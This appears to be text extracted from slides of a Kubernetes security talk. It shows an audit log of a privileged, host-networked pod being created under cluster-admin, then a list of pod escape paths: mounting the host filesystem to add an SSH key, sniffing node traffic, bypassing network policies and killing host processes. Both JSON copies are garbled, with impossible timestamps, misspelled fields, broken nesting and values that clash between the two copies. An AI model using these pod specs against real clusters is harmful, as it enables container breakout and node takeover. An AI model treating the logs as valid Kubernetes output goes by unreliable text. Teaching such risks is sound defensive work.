


```
File: requestresponse.json
// RequestResponse Information
//
// responseObject: {
//   "kind": "Pod",
//   "apiVersion": "v1",
//   "metadata": {
//     "name": "priv-pod",
//     "namespace": "default",
//     "uid": "34946cc-e89-47b-946-d37d82966",
//     "resourceVersion": "33828",
//     "creationTimestamp": "2024-05-31T28:49:52Z",
//     "annotations": {
//       "kubect1.kubernetes.io/last-applied-configuration": "[{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{},"name":"priv-pod","namespace":"default"},"spec":{"containers":[{"image":"nginx","name":"priv-pod","securityContext":{"privileged":true},"hostNetwork":true}]]"
//     }
//   },
//   "managedFields": {
//     "manager": "kubect1-client-side-apply",
//     "operation": "Update",
//     "apiVersion": "v1",
//     "time": "2024-05-31T28:49:52Z",
//     "fieldsType": "FieldsV1",
//     "fieldsV1": {
//       "f:metadata": {
//         "f:annotations": {
//           ".": {},
//           "f:kubect1.kubernetes.io/last-applied-configuration": {}
//         }
//       },
//       "f:spec": {
//         "f:containers": {
//           "x":{"name":"priv-pod"},"": {
//             ".": {},
//             "f:image": {},
//             "f:imagePullPolicy": {},
//             "f:name": {},
//             "f:resources": {},
//             "f:securityContext": {
//               ".": {},
//               "f:privileged": {}
//             }
//           },
//           "f:terminationMessagePath": {},
//           "f:terminationMessagePolicy": {}
//         },
//         "f:dnsPolicy": {},
//         "f:enableServiceLinks": {},
//         "f:hostNetwork": {},
//         "f:restartPolicy": {},
//         "f:schedulerName": {},
//         "f:securityContext": {},
//         "f:terminationGracePeriodSeconds": {}
//       }
//     }
//   },
//   "spec": {
//     "volumes": [
//       {
//         "name": "kube-api-access-kew1",
//         "projected": {
//           "sources": [
//             {
//               "serviceAccountToken": {
//                 "expirationSeconds": 3607,
//                 "path": "token"
//               }
//             }
//           ],
//           "configMap": {
//             "name": "kube-root-ca.crt",
//             "items": [
//               {
//                 "key": "ca.crt",
//                 "path": "ca.crt"
//               }
//             ]
//           }
//         }
//       },
//       {
//         "downwardAPI": {
//           "items": [
//             {
//               "path": "namespace",
//               "fieldRef": {
//                 "apiVersion": "v1",
//                 "fieldPath": "metadata.namespace"
//               }
//             }
//           ]
//         }
//       }
//     ],
//     "defaultNode": 420
//   },
//   "containers": [
//     {
//       "name": "priv-pod",
//       "image": "nginx",
//       "resources": {},
//       "volumeMounts": [
//         {
//           "name": "kube-api-access-kew1",
//           "readOnly": true,
//           "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
//         }
//       ],
//       "terminationMessagePath": "/dev/termination-log",
//       "terminationMessagePolicy": "File",
//       "imagePullPolicy": "Always",
//       "securityContext": {
//         "privileged": true
//       }
//     },
//     {
//       "restartPolicy": "Always",
//       "terminationGracePeriodSeconds": 30,
//       "dnsPolicy": "ClusterFirst",
//       "serviceAccountName": "default",
//       "serviceAccount": "default",
//       "hostNetwork": true,
//       "securityContext": {},
//       "schedulerName": "default-scheduler",
//       "tolerations": [
//         {
//           "key": "node.kubernetes.io/not-ready",
//           "operator": "Exists",
//           "effect": "NoExecute",
//           "tolerationSeconds": 300
//         },
//         {
//           "key": "node.kubernetes.io/unreachable",
//           "operator": "Exists",
//           "effect": "NoExecute",
//           "tolerationSeconds": 300
//         }
//       ],
//       "priority": 0,
//       "enableServiceLinks": true,
//       "preemptionPolicy": "PreemptLowerPriority"
//     }
//   ],
//   "status": {
//     "phase": "Pending",
//     "ipClass": "BestEffort"
//   }
// },
// requestReceivedTimestamp: "2024-05-31T28:49:52.847213Z",
// stageTimestamp: "2024-05-31T28:49:52.868212Z",
// // END RequestResponse Information
//
// annotations: {
//   "authorization.k8s.io/decision": "allow",
//   "authorization.k8s.io/reason": "RBAC: allowed by ClusterRoleBinding 'kubect1-cluster-admins' of ClusterRole 'cluster-admin' to Group 'kubect1-cluster-admins'",
//   "pod-security.kubernetes.io/enforce-policy": "privileged:latest"
// }
// }
```

174x426




```
File: requestresponse.json
// RequestResponse Information
{
  "responseObject": {
    "kind": "Pod",
    "apiVersion": "v1",
    "metadata": {
      "name": "priv-pod",
      "namespace": "default",
      "uid": "34946cc-e89-47b-946-d37d82966",
      "resourceVersion": "33828",
      "creationTimestamp": "2024-05-31T20:49:52Z",
      "annotations": {
        "kubernetes.io/last-applied-configuration": "[{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\":\"priv-pod\",\"securityContext\":{\"privileged\":true}},\"hostNetwork\":true}]]\""}
      ],
      "managedFields": [
        {
          "manager": "kubectl-client-side-apply",
          "operation": "Update",
          "apiVersion": "v1",
          "time": "2024-05-31T20:49:52Z",
          "fieldsType": "FieldsV1",
          "fieldsV1": {
            "f:metadata": {
              "f:annotations": {
                ".": {},
                "f:kubernetes.io/last-applied-configuration": {}
              }
            },
            "f:spec": {
              "f:containers": {
                "k:{name}/{priv-pod}": {
                  ".": {},
                  "f:image": {},
                  "f:imagePullPolicy": {},
                  "f:name": {},
                  "f:resources": {},
                  "f:securityContext": {
                    ".": {},
                    "f:privileged": {}
                  },
                  "f:terminationMessagePath": {},
                  "f:terminationMessagePolicy": {}
                }
              },
              "f:dnsPolicy": {},
              "f:enableServiceLinks": {},
              "f:hostNetwork": {},
              "f:restartPolicy": {},
              "f:schedulerName": {},
              "f:securityContext": {},
              "f:terminationGracePeriodSeconds": {}
            }
          },
          "spec": {
            "volumes": [
              {
                "name": "kube-api-access-kewl",
                "projected": {
                  "sources": [
                    {
                      "serviceAccountToken": {
                        "expirationSeconds": 3607,
                        "path": "token"
                      }
                    }
                  ],
                  "configMap": {
                    "name": "kube-root-ca.crt",
                    "items": [
                      {
                        "key": "ca.crt",
                        "path": "ca.crt"
                      }
                    ]
                  }
                },
                "downwardAPI": {
                  "items": [
                    {
                      "path": "namespace",
                      "fieldRef": {
                        "apiVersion": "v1",
                        "fieldPath": "metadata.namespace"
                      }
                    }
                  ]
                }
              }
            ],
            "defaultNode": 420
          },
          "containers": [
            {
              "name": "priv-pod",
              "image": "nginx",
              "resources": {},
              "volumeMounts": [
                {
                  "name": "kube-api-access-kewl",
                  "readOnly": true,
                  "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
                }
              ],
              "terminationMessagePath": "/dev/termination-log",
              "terminationMessagePolicy": "File",
              "imagePullPolicy": "Always",
              "securityContext": {
                "privileged": true
              }
            }
          ],
          "restartPolicy": "Always",
          "terminationGracePeriodSeconds": 30,
          "dnsPolicy": "ClusterFirst",
          "serviceAccountName": "default",
          "serviceAccount": "default",
          "hostNetwork": true,
          "securityContext": {},
          "schedulerName": "default-scheduler",
          "tolerations": [
            {
              "key": "node.kubernetes.io/not-ready",
              "operator": "Exists",
              "effect": "NoExecute",
              "tolerationSeconds": 300
            },
            {
              "key": "node.kubernetes.io/unreachable",
              "operator": "Exists",
              "effect": "NoExecute",
              "tolerationSeconds": 300
            }
          ],
          "priority": 0,
          "enableServiceLinks": true,
          "preemptionPolicy": "PreemptLowerPriority"
        }
      ],
      "status": {
        "phase": "Pending",
        "qosClass": "BestEffort"
      }
    },
    "requestReceivedTimestamp": "2024-05-31T20:49:52.847213Z",
    "stageTimestamp": "2024-05-31T20:49:52.868212Z",
    // END RequestResponse Information
  },
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": "RBAC: allowed by ClusterRoleBinding 'kubeadm-cluster-admin' of ClusterRole 'cluster-admin' to Group 'kubeadm-cluster-admin'",
    "pod-security.kubernetes.io/enforce-policy": "privileged:latest"
  }
}
```




I AM THE DANGER

- Red Teams
(as long as they can install
their favorite tools)

Sus Pod Specs


- Inherently risky, probably dangerous, definitely sus
- Please read: <https://github.com/BishopFox/badPods>
- What can you do if you create a pod?
 - **Privileged** == Dissolve (almost) all isolation between node/container (except PID namespace)
 - **HostPath** == Mount the host filesystem into your pod (and add your SSH key)
 - **HostNetwork** == Sniff traffic from the node. Bypass network policies.
 - **HostPID** == See processes running on host (maybe bad). Or just kill things.
 - **HostIPC** == Maybe bad... check /dev/shm and /usr/bin/ipcs



Source: <https://bishopfox.com/blog/kubernetes-pod-privilege-escalation>

Source: <https://github.com/BishopFox/badPods>

Pod Misconfigurations



Demo Time


Pod Breakout

Recap -- Very similar to RBAC

